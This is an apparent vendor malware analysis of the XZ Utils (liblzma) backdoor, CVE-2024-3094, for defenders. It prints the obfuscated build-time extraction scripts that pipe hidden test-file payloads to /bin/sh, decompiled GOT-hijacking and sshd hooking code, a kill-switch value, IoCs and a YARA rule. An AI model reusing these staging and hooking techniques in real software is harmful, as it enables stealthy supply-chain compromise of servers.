securelist.com /xz-backdoor-story-part-1/112354/

XZ backdoor story – Initial analysis

Authors

-

GReAT

On March 29, 2024, a single message on the Openwall OSS-security mailing list marked an important discovery for the information security, open source and Linux communities: the discovery of a malicious backdoor in **XZ**. **XZ** is a compression utility integrated into many popular distributions of Linux.

The particular danger of the backdoored library lies in its use by the OpenSSH server process **sshd**. On several systemd-based distributions, including Ubuntu, Debian and RedHat/Fedora Linux, OpenSSH is patched to use systemd features, and as a result has a dependency on this library (note that Arch Linux and Gentoo are unaffected). The ultimate goal of the attackers was most likely to introduce a remote code execution capability to **sshd** that no one else could use.

Unlike other supply chain attacks we have seen in Node.js, PyPI, FDroid, and the Linux Kernel that mostly consisted of atomic malicious patches, fake packages and typosquatted package names, this incident was a multi-stage operation that almost succeeded in compromising SSH servers on a global scale.

The backdoor in the liblzma library was introduced at two levels. The source code of the build infrastructure that generated the final packages was slightly modified (by introducing an additional file **build-to-host.m4**) to extract the next stage script that was hidden in a test case file (**bad-3-corrupt_lzma2.xz**). These scripts in turn extracted a malicious binary component from another test case file (**good-large_compressed.lzma**) that was linked with the legitimate library during the compilation process to be shipped to Linux repositories. Major vendors in turn shipped the malicious component in beta and experimental builds. The compromise of XZ Utils is assigned CVE-2024–3094 with the maximum severity score of 10.

The timeline of events

2024.01.19 XZ website moved to GitHub pages by a new maintainer (jiaT75)
2024.02.15 “build-to-host.m4” is added to .gitignore
2024.02.23 two “test files” that contained the stages of the malicious script are introduced
2024.02.24 XZ 5.6.0 is released
2024.02.26 commit in CMakeLists.txt that sabotages the Landlock security feature
2024.03.04 the backdoor leads to issues with Valgrind
2024.03.09 two “test files” are updated, CRC functions are modified, Valgrind issue is “fixed”
2024.03.09 XZ 5.6.1 is released
2024.03.28 bug is discovered, Debian and RedHat notified
2024.03.28 Debian rolls back XZ 5.6.1 to 5.4.5-0.2 version
2024.03.29 an email is published on the OSS-security mailing list
2024.03.29 RedHat confirms backdoored XZ was shipped in Fedora Rawhide and Fedora Linux 40 beta
2024.03.30 Debian shuts down builds and starts process to rebuild it
2024.04.02 XZ main developer recognizes the backdoor incident

Backdoored source distributions

xz-5.6.0

MD5	c518d573a716b2b2bc2413e6c9b5dbde
SHA1	e7bbec6f99b6b06c46420d4b6e5b6daa86948d3b
SHA256	0f5c81f14171b74fcc9777d302304d964e63ffc2d7b634ef023a7249d9b5d875

xz-5.6.1

MD5	5aeddab53ee2cbd694f901a080f84bf1
SHA1	675fd58f48dba5eceaf8bfc259d0ea1aab7ad0a7
SHA256	2398f4a8e53345325f44bdd9f0cc7401bd9025d736c6d43b372f4dea77bf75b8

Initial infection analysis

The XZ git repository contains a set of test files that are used when testing the compressor/decompressor code to verify that it's working properly. The account named Jia Tan or "jiaT75", committed two test files that initially appeared harmless, but served as the bootstrap to implant backdoor.

The associated files were:

- **bad-3-corrupt_lzma2.xz** (86fc2c94f8fa3938e3261d0b9eb4836be289f8ae)
- **good-large_compressed.lzma** (50941ad9fd99db6fca5debc3c89b3e899a9527d7)

These files were intended to contain shell scripts and the backdoor binary object itself. However, they were hidden within the malformed data, and the attacker knew how to properly extract them when needed.

Stage 1 – The modified build-to-host script

When the XZ release is ready, the official Github repository distributes the project's source files. Initially, these releases on the repository, aside from containing the malicious test files, were harmless because they don't get the chance to execute. However, the attacker appears to have only added the malicious code that bootstrap the infection when the releases were sourced from **https://xz[.]tukaani.org**, which was under the control of Jia Tan.

This URL is used by most distributions, and, when downloaded, it comes with a file named **build-to-host.m4** that contains malicious code.

build-to-host.m4 (c86c8f8a69c07fbec8dd650c6604bf0c9876261f) is executed during the build process and executes a line of code that fixes and decompresses the first file added to the tests folder:

```
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
```

```
sed "r\n" ../tests/bad-3-corrupt_lzma2.xz  | tr "\t \-_" " \t_\-" | xz -d
```

Deobfuscated line of code in build-to-host.m4

This line of code replaces the "broken" data from **bad-3-corrupt_lzma2.xz** using the **tr** command, and pipes the output to the **xz -d** command, which decompresses the data. The decompressed data contains a shell script that will be executed later using **/bin/bash**, triggered by this **.m4** file.

Stage 2 – The injected shell script

The malicious script injected by the malicious **.m4** file verifies that it's running on a Linux machine and also that it's running inside the intended build process.

```
####Hello####
#�U��$�
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &&
(xz -dc $srcdir/tests/files/good-large_compressed.lzma | eval $i |tail -c +31233 | tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377") | xz -F raw --lzma1 -dc | /bin/sh
####World####
```

Checking if is Linux

Next stage execution

Injected script contents

To execute the next stage, it uses **good-large_compressed.lzma**, which is indeed compressed correctly with XZ, but contains junk data inside the decompressed data.

The junk data removal procedure is as follows: the **eval** function executes the head pipeline, with each **head** command either ignoring the next 1024 bytes or extracting the next 2048 or 724 bytes.

In total, these commands extracted **33,492** bytes (**2048*16 + 724** bytes). The **tail** command then retains the final **31,265** bytes of the file and ignores the rest.

Then, the **tr** command applies a basic substitution to the output to deobfuscate it. The second XZ command decompresses the transformed bytes as a raw **lzma** stream, after which the result is piped into shell.

Stage 3 – Backdoor extraction

The last stage shell script performs many checks to ensure that it is running in the expected environment, such as whether the project is configured to use IFUNC (which will be discussed in the next sections).

```
if ! grep -qs '\["HAVE_FUNC_ATTRIBUTE_IFUNC"\]=" 1"' config.status > /dev/null 2>&1;then
    exit 0
fi
```

Many of the other checks performed by this stage include determining whether GCC is used for compilation or if the project contains specific files that will be used by the script later on.

In this stage, it extracts the backdoor binary code itself, an object file that is currently hidden in the same **good-large_compressed.lzma** file, but at a different offset.

The following code handles this:

```
N=0
W=88664
else
N=88664
W=0
fi
xz -dc $top_srcdir/tests/files/$p | eval $i | LC_ALL=C sed "s/\(.\)/\1\n/g" | LC_ALL=C awk 'BEGIN{FS="\n";RS="\n";ORS="
```

Partial command used by the last script stage

The extraction process operates through a sequence of commands, with the result of each command serving as the input for the next one. The formatted one-liner code is shown below:

```
xz -dc $top_srcdir/tests/files/$p |
eval $i |
LC_ALL=C sed "s/\(.\)/\1\n/g" |
LC_ALL=C awk "BEGIN {
    FS = "\n";
    RS = "\n";
    ORS = "";
    m = 256;
    for (i = 0; i < m; i++) {
        t[sprintf("x%c", i)] = i;
        c[i] = ((i * 7) + 5) % m;
    }
    i = 0;
    j = 0;
    for (l = 0; l < 4096; l++) {
        i = (i + 1) % m;
        a = c[i];
        j = (j + a) % m;
        c[i] = c[j];
        c[j] = a;
    }
} {
    v = t["x"(NF < 1 ? RS : $1)];
    i = (i + 1) % m;
    a = c[i];
    j = (j + a) % m;
    b = c[j];
    c[i] = b;
    c[j] = a;
    k = c[(a + b) % m];
    printf "%c", (v + k) % m
}"
| xz -dc --single-stream |
((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || true
```

Decompress the good-large_compressed.lzma

Decrypt the data with a RC4-Like custom decryption algorithm

Decompress the decrypted output, seek to a specific offset and save it into the disk


Formatted backdoor extraction one-liner

Initially, the file **good-large_compressed.lzma** is extracted using the **XZ** tool itself. The subsequent steps involve calling a chain of **head** calls with the “**eval $i”** function (same as the stage 3 extraction).

Then a custom RC4-like algorithm is used to decrypt the binary data, which contains another compressed file. This compressed file is also extracted using the XZ utility. The script then removes some bytes from the beginning of the decompressed data using predefined values and saves the result to disk as **liblzma_la-crc64-fast.o**, which is the backdoor file used in the linking process.

Finally, the script modifies the function **is_arch_extension_supported** from the **crc_x86_clmul.h** file in **liblzma**, to replace the call to the **__get_cpuid** function with **_get_cpuid**, removing one underscore character.

This modification allows it to be linked into the library (we'll discuss this in more detail in the next section). The whole build infection chain can be summarized in the following scheme:



Binary backdoor analysis

A stealth loading scenario

In the original XZ code, there are two special functions used to calculate the CRC of the given data: **lzma_crc32** and **lzma_crc64**. Both of these functions are stored in the ELF symbol table with type IFUNC, a feature provided by the GNU C Library (GLIBC). IFUNC allows developers to dynamically select the correct function to use. This selection takes place when the dynamic linker loads the shared library.

The reason XZ uses this is that it allows for determining whether an optimized version of the **lzma_crcX** function should be used or not. The optimized version requires special features from modern processors (CLMUL, SSSE3, SSE4.1). These special features need to be verified by issuing the **cpuid** instruction, which is called using the **__get_cpuid** wrapper/intrinsic provided by GLIBC, and it's at this point the backdoor takes advantage to load itself.

The backdoor is stored as an object file, and its primary goal is to be linked to the main executable during compilation. The object file contains the **_get_cpuid** symbol, as the injected shell scripts remove one underscore symbol from the original source code, which means that when the code calls **_get_cpuid**, it actually calls the backdoor's version of it.


```
__int64 (__fastcall *lzma_crc32())(__int64 a1, unsigned __int64 a2, unsigned int a3)
{
  int cpuid; // edx
  __int64 (__fastcall *result)(__int64, unsigned __int64, unsigned int); // rax
  int v2; // [rsp+0h] [rbp-20h] BYREF
  int v3; // [rsp+4h] [rbp-1Ch] BYREF
  int v4; // [rsp+8h] [rbp-18h] BYREF
  int v5; // [rsp+Ch] [rbp-14h] BYREF
  int v6; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v7; // [rsp+18h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  cpuid = get_cpuid_backdoor(1u, &v2, &v3, &v4, &v5, &v6);
  result = (__int64 (__fastcall *)(__int64, unsigned __int64, unsigned int))normal_lzma_crc32;
  if ( cpuid )
  {
    if ( (~v4 & 0x80202) == 0 )
      return optimized_lzma_crc32;
  }
  return result;
}
```

Function from the malicious object file

Backdoor code entry point

Backdoor code analysis

The initial backdoor code is invoked twice, as both **lzma_crc32** and **lzma_crc64** use the same modified function (**_get_cpuid**). To ensure control over this, a simple counter is created to verify that the code has already been executed. The actual malicious activity starts when the **lzma_crc64** IFUNC invokes **_get_cpuid**, sees the counter value 1 indicating that that the function has already been accessed, and initiates one final step to redirect to the true entry point of this malware.



Backdoor initialization

To initialize the malicious code, the backdoor first initializes a couple of structures that hold core information about the current running process. Primarily, it locates the Global Offset Table (GOT) address using hardcoded offsets, and uses this information to find the **cpuid** pointer inside it.

```
uint8_t *__fastcall backdoor_init(BackdoorEnv *backdoor, _DWORD *a2)
{
  _DWORD *v2; // r8
  uint8_t *got; // rax
  bool is_cpuid_offset_defined; // zf
  char *cpuid_func_ptr; // rdx
  __int64 old_cpuid_func_ptr; // r12
  char *got_cpuid_offset; // [rsp+8h] [rbp-28h]

  backdoor->got_delta = (__int64)backdoor;
  backdoor_init_struct(backdoor);
  backdoor->got_relative = backdoor->cpuid_func_ptr;
  got = (uint8_t *)(backdoor->zero - backdoor->got_delta);
  backdoor->got = (__int64)got;
  is_cpuid_offset_defined = &got[got_functions_offset[CPUID]] == 0LL;// GOT[cpuid_ptr]
  cpuid_func_ptr = (char *)&got[got_functions_offset[CPUID]];
  backdoor->cpuid_func_ptr = (__int64)cpuid_func_ptr;
  if ( !is_cpuid_offset_defined )
  {
    got_cpuid_offset = cpuid_func_ptr;
    old_cpuid_func_ptr = *(_QWORD *)cpuid_func_ptr;// save offset
    *(_QWORD *)cpuid_func_ptr = &got[got_functions_offset[BACKDOOR_MAIN]];// Replace cpuid ptr to the real backdoor entrypoint
    got = (uint8_t *)cpuid((unsigned int)backdoor, a2, cpuid_func_ptr, got_functions_offset, v2);// this function does not points to the "cpuid" anymore
    *(_QWORD *)got_cpuid_offset = old_cpuid_func_ptr;// restore
  }
  return got;
}
```

Get cpuid address

Call backdoor main

GOT modification code

The GOT contains the offsets of symbols, including the **cpuid** wrapper. The backdoor then swaps the pointers to the main malware function, and calls it as if it were calling **cpuid**.

Core behavior

The main goal of the backdoor is to successfully hook specific functions that will allow it to monitor every connection to the infected machine. The targeted functions include:

Targeted function	Description

RSA_public_decrypt	Used by **libcrypto** to decrypt a ciphertext signed by a private key
EVP_PKEY_set1_RSA	Used by **libcrypto** to set the RSA key of a given context
RSA_get0_key	Used by **libcrypto** to retrieve an RSA key

However, hooking all these functions is not a simple and straightforward task for the backdoor. It involves accessing many internal structures and manipulating process-specific structures until it achieves its goal, and it also needs to be as stealthy as possible, which means that the malicious code contains multiple checks to avoid being analyzed.

Execution environment check

It first parses **ld-linux** (dynamic linker), which is primarily responsible for dynamically resolving symbol addresses in memory. It also extracts various information about the environment and verifies that the current process the backdoor is running in matches its execution criteria, which are:

- The current process is **/usr/bin/sshd**
- Check if the kill switch is present

It extracts the name of the current process from **argv[0]** and also parses all the process environment variables to see if any of them are present in its internal string table. If a match is found, or the process is not **sshd**, the malware halts its execution.

```
process_name = TrieGetKey(argv0, 0LL);// /usr/sbin/sshd
v6 = 1LL;
if ( process_name == _usr_sbin_sshd )
{
  while ( 1 )
  {
    v7 = v6 == v3;
    v8 = v6 + 1;
    if ( v7 )
      break;
    v9 = *(__int16 **)&a2[8 * v8];
    if ( a2 >= (char *)v9
      || !v9
      || (unsigned __int64)((char *)v9 - a2) > 0x4000
      || Llzma_encoder_init_0(*v9, v9) )
    {
      return 0LL;
    }
  }
  if ( !*(_QWORD *)&a2[8 * v8] )
  {
    envp = (char **)&a2[8 * v8 + 8];
    while ( 1 )
    {
      v11 = *envp;
      if ( !*envp )
        break;
      if ( a2 >= v11 || (unsigned __int64)(v11 - a2) > 0x4000 )
      {
        v15[0] = 0LL;
        v12 = ParseSegment(a1, (unsigned __int64 *)v15, 1);
        if ( !v12 || (unsigned __int64)(v11 + 44) > v12 + v15[0] || (unsigned __int64)v11 < v12 )
          break;
      }
      if ( (unsigned int)TrieGetKey(*envp, 0LL) )// Verify if any env variable is inside the table
        break;
      if ( !*++envp )
        return 1LL;
    }
  }
}
...
return 0LL;
```

Running inside sshd ?

Is this env variable inside our string table ?

Process environment check

The only variable inside its own table is **yolAbejyiejuvnup=Evjtgvsh5okmkAvj**, which in this context serves as a **kill switch**.

The trie structure

One of the distinctive features of the backdoor is the use of a single trie structure for string operations. Instead of directly comparing strings or using string hashes to match a particular constant (for example, the name of a library function), the code performs a trie lookup, and checks if the result is equal to a certain constant number. For example, the magic value for the ELF header results in the trie returning **0x300**, and the name of the **system** function is matched with a return value of **0x9F8**. Trie is not just used for comparisons: certain functions that use pointers to strings (for example, **ssh-2.0**) search for these strings in the host binary using the trie, so there will be no suspicious data in the backdoor's body.

The implementation of the trie uses 16-byte bitmasks, each half corresponding to the byte input ranges **0x00-0x3F** and **0x40-0x7F**, and 2-byte trie leaf nodes, 3 bits of which are flags (direction, termination) and the rest is reserved for the value (or the location of the next node).

```
for (; (data <= dataEnd && (inputByte = *data, -1 < (char)inputByte)); data = data + 1) {
  if (inputByte < 0x40) {
    mask = *bitmapPtr;
    bitsUsed_ = 0;
    if ((mask >> (inputByte & 0x3f) & 1) == 0) {
      return 0;
    }
  }
  else {
    mask = bitmapPtr[1];
    inputByte = inputByte - 0x40;
    if ((mask >> (inputByte & 0x3f) & 1) == 0) {
      return 0;
    }
    bitsUsed = CountBits(*bitmapPtr);
    bitsUsed_ = (ulong)bitsUsed;
  }
```

Part of the trie lookup function that performs the bitmap match

Symbol resolver

There are at least three symbol resolver-related routines used by the backdoor to locate the ELF Symbol structure, which holds information such as the symbol name and its offset. All symbol resolver functions receive a key to be searched in the trie.

```
Symbol_BNdup = symbol_lookup(libcrypto_base_addr, BN_dup, (XZ_Hashes)0);
v72 = libcrypto_base_addr;
if ( Symbol_BNdup )
{                                          Calculate function address
  BNDupAddress = *(_QWORD *)libcrypto_base_addr->e_ident + Symbol_BNdup->st_value;
  ++ctx2->LibcryptoResolvedCount;
  ctx2->BNDup = BNDupAddress;
}
```

Symbol resolver example

One of the backdoor resolver functions iterates through all symbols and verifies which one has the desired key. If it is found, it returns the **Elf64_Sym** structure, which will later be used to populate an internal structure of the backdoor that holds all the necessary function pointers. This process is similar to that commonly seen in Windows threats with API hashing routines.

The backdoor searches many functions from the libcrypto (OpenSSL) library, as these will be used in later encryption routines. It also keeps track of how many functions it was able to find and resolve; this determines whether it is executing properly or should stop.

Another interesting symbol resolver abuses the **lzma_alloc** function, which is part of the liblzma library itself. This function serves as a helper for developers to allocate memory efficiently using the default allocator (malloc) or a custom one. In the case of the XZ backdoor, this function is abused to make use of a fake allocator. In reality, it functions as another symbol resolver. The parameter intended for “allocation size” is, in fact, the symbol key inside the trie. This trick is meant to complicate backdoor analysis.

```
EVP_CIPHER_CTX_free_Symbol = lzma_alloc(EVP_CIPHER_CTX_free, hidden_resolver_allocator);
backdoor_funcs->EVP_CIPHER_CTX_freeSymbol = EVP_CIPHER_CTX_free_Symbol;
if ( EVP_CIPHER_CTX_free_Symbol )
  ++backdoor_funcs->NumFunctions;
```

Symbol resolver using a fake allocator structure

The backdoor dynamically resolves its symbols while executing; it doesn’t necessarily do so all at once or only when it needs to use them. The resolved symbols/functions range from legitimate OpenSSL functions to functions such as **system**, which is used to execute commands on the machine.

The Symbind hook

As mentioned earlier, the primary objective of the backdoor initialization is to successfully hook functions. To do so, the backdoor makes use of **rtdl-audit**, a feature of the dynamic linker that enables the creation of custom shared libraries to be notified when certain events occur within the linker, such as symbol resolution. In a typical scenario, a developer would create a shared library following the **rtdl-audit** manual. However, the XZ backdoor opts to perform a runtime patch on the already registered (default) interfaces loaded in memory, thereby hijacking the symbol-resolving routine.

```
p_fake_audit_ifaces_ptr = &hook_ctx->fake_audit_ifaces_ptr;
while ( audit_iface_size )
{                                             // zero unused fields
  LODWORD(p_fake_audit_ifaces_ptr->activity) = 0;
  p_fake_audit_ifaces_ptr = (audit_ifaces *)((char *)p_fake_audit_ifaces_ptr + 4);
  --audit_iface_size;
}
hook_ctx->fake_audit_ifaces_ptr.symbind = a1->dynamic_loader->symbind;
*(_QWORD *)hook_ctx->dl_audit = &hook_ctx->fake_audit_ifaces_ptr;//          Replace original dl_audit to the crafted one
v141 = (__int64)v233;
*(_DWORD *)hook_ctx->num_dlaudit = 1;         // Make the number of structures be just one, the malicious
```

Struct initialization

Runtime patch

dl-audit runtime patch

The maliciously crafted structure **audit_iface**, stored in the **dl_audit** global variable within the dynamic linker's memory area, contains the **symbind64** callback address, which is invoked by the dynamic linker. It sends all the symbol information to the backdoor control, which is then used to obtain a malicious address for the target functions, thus achieving hooking.

```
Key = TrieGetKey(SymbolName, 0LL);
rsa_public_decrypt_got_addr = (__int64 *)hooks->rsa_public_decrypt_got_addr;
if ( Key == RSA_public_decrypt && rsa_public_decrypt_got_addr )
{
  if ( (unsigned __int64)*rsa_public_decrypt_got_addr > 0xFFFFFF )
  {
    hooks->rsa_public_decrypt_addr = *rsa_public_decrypt_got_addr;
    rsa_public_decrypt_hook_addr = global_ctx->rsa_public_decrypt_hook_address;
    *rsa_public_decrypt_got_addr = rsa_public_decrypt_hook_addr;
    if ( sym > retaddr && (unsigned __int64)sym < v9 )
      sym->st_value = rsa_public_decrypt_hook_addr;
  }
  goto LABEL_27;
}
```

Hook

Hooking placement inside the Symbind modified callback

The addresses for **dl_audit** and **dl_naudit**, which holds the number of audit interfaces available, are obtained by disassembling both the **dl_main** and **dl_audit_symbind_alt** functions. The backdoor contains an internal minimalistic **disassembler** used for instruction decoding. It makes extensive use of it, especially when hunting for specific values like the ***audit** addresses.

```
while ( dl_main_curr_addr < dlmain_end )
{
  Start = dl_main_curr_addr;
  Enda = dlmain_end;
  ++dl_main_curr_addr;
  v21 = GetRIPRelativeInstructionAndCheck(Start, dlmain_end, &Instruction, MOV, 0LL);
  dlmain_end = Enda;
  if ( v21 )
  {
    if ( (Instruction.flg1 & 1) != 0 )
    {
      immediate_operand_value = Instruction.immD;
      if ( (*(_DWORD *)&Instruction.ModRM & 0xFF00FF00) == 0x5000000 )// Verify if the immediate operand is addressed RIP-Relative
        immediate_operand_value = Instruction.len + Instruction.from + Instruction.immD;
      if ( (Instruction.prefixRex & 0x48) != 0x48// Verify if operand size is not 64 bit
        && (unsigned __int64)dl_main < immediate_operand_value
        && (unsigned __int64)dl_main_size >= immediate_operand_value + 4 )
      {
        num_dlaudit = (_DWORD *)immediate_operand_value;
      }
    }
    dl_main_curr_addr = Instruction.from + (unsigned __int8)Instruction.len_ + 1LL;
  }
}
if ( !num_dlaudit
  || !(unsigned int)GetRIPRelativeInstructionAndCheck(
                      ctx->_dl_audit_symbind_alt_addr,
                      ctx->_dl_audit_symbind_alt_addr + ctx->_dl_audit_symbind_alt_size,
                      0LL,
                      MOV,
                      (__int64)num_dlaudit) )
```

Decode instruction

Save dl_naudit address

Verify if the same value is also present in the dl_audit_symbind_alt function

dl_naudit hunting code

The **dl_naudit** address is found by one of the **mov** instructions within the **dl_main** function code that accesses it. With that information, the backdoor hunts for access to a memory address and saves it.

It also verifies if the memory address acquired is the same address as the one accessed by the **dl_audit_symbind_alt** function on a given offset. This allows it to safely assume that it has indeed found the correct address. After it finds the **dl_naudit** address, it can easily calculate where **dl_audit** is, since the two are stored next to each other in memory.

Conclusion

In this article, we covered the entire process of backdooring **liblzma (XZ)**, and delved into a detailed analysis of the binary backdoor code, up to achieving its principal goal: hooking.

It's evident that this backdoor is highly complex and employs sophisticated methods to evade detection. These include the multi-stage implantation in the **XZ** repository, as well as the complex code contained within the binary itself.

There is still much more to explore about the backdoor's internals, which is why we have decided to present this as **Part I** of the **XZ** backdoor series.

Kaspersky products detect malicious objects related to the attack as **HEUR:Trojan.Script.XZ** and **Trojan.Shell.XZ**. In addition, Kaspersky Endpoint Security for Linux detects malicious code in SSHD process memory as **MEM:Trojan.Linux.XZ** (as part of the Critical Areas Scan task).

Indicators of compromise

Yara rules

```
rule liblzma_get_cpuid_function {
1   meta:
2 description = "Rule to find the malicious get_cpuid function CVE-2024-3094"
3         author = "Kaspersky Lab"
4   strings:
5       $a = { F3 0F 1E FA 55 48 89 F5 4C 89 CE 53 89 FB 81 E7 00 00 00 80 48 83 EC 28 48 89 54 24 18
6 48 89 4C 24 10 4C 89 44 24 08 E8 ?? ?? ?? ?? 85 C0 74 27 39 D8 72 23 4C 8B 44 24 08 48 8B 4C 24 10
  45 31 C9 48 89 EE 48 8B 54 24 18 89 DF E8 ?? ?? ?? ?? B8 01 00 00 00 EB 02 31 C0 48 83 C4 28 5B 5D
7 C3 }
8   condition:
9       $a
}
```

Known backdoored libraries

Debian Sid liblzma.so.5.6.0
4f0cf1d2a2d44b75079b3ea5ed28fe54
72e8163734d586b6360b24167a3aff2a3c961efb
319feb5a9cddd81955d915b5632b4a5f8f9080281fb46e2f6d69d53f693c23ae

Debian Sid liblzma.so.5.6.1
53d82bb511b71a5d4794cf2d8a2072c1
8a75968834fc11ba774d7bbdc566d272ff45476c
605861f833fc181c7cdcabd5577ddb8989bea332648a8f498b4eef89b8f85ad4

Related files
d302c6cb2fa1c03c710fa5285651530f, liblzma.so.5
4f0cf1d2a2d44b75079b3ea5ed28fe54, liblzma.so.5.6.0
153df9727a2729879a26c1995007ffbc, liblzma.so.5.6.0.patch
53d82bb511b71a5d4794cf2d8a2072c1, liblzma.so.5.6.1
212ffa0b24bb7d749532425a46764433, liblzma_la-crc64-fast.o

Analyzed artefacts
35028f4b5c6673d6f2e1a80f02944fb2, bad-3-corrupt_lzma2.xz
b4dd2661a7c69e85f19216a6dbbb1664, build-to-host.m4
540c665dfcd4e5cfba5b72b4787fec4f, good-large_compressed.lzma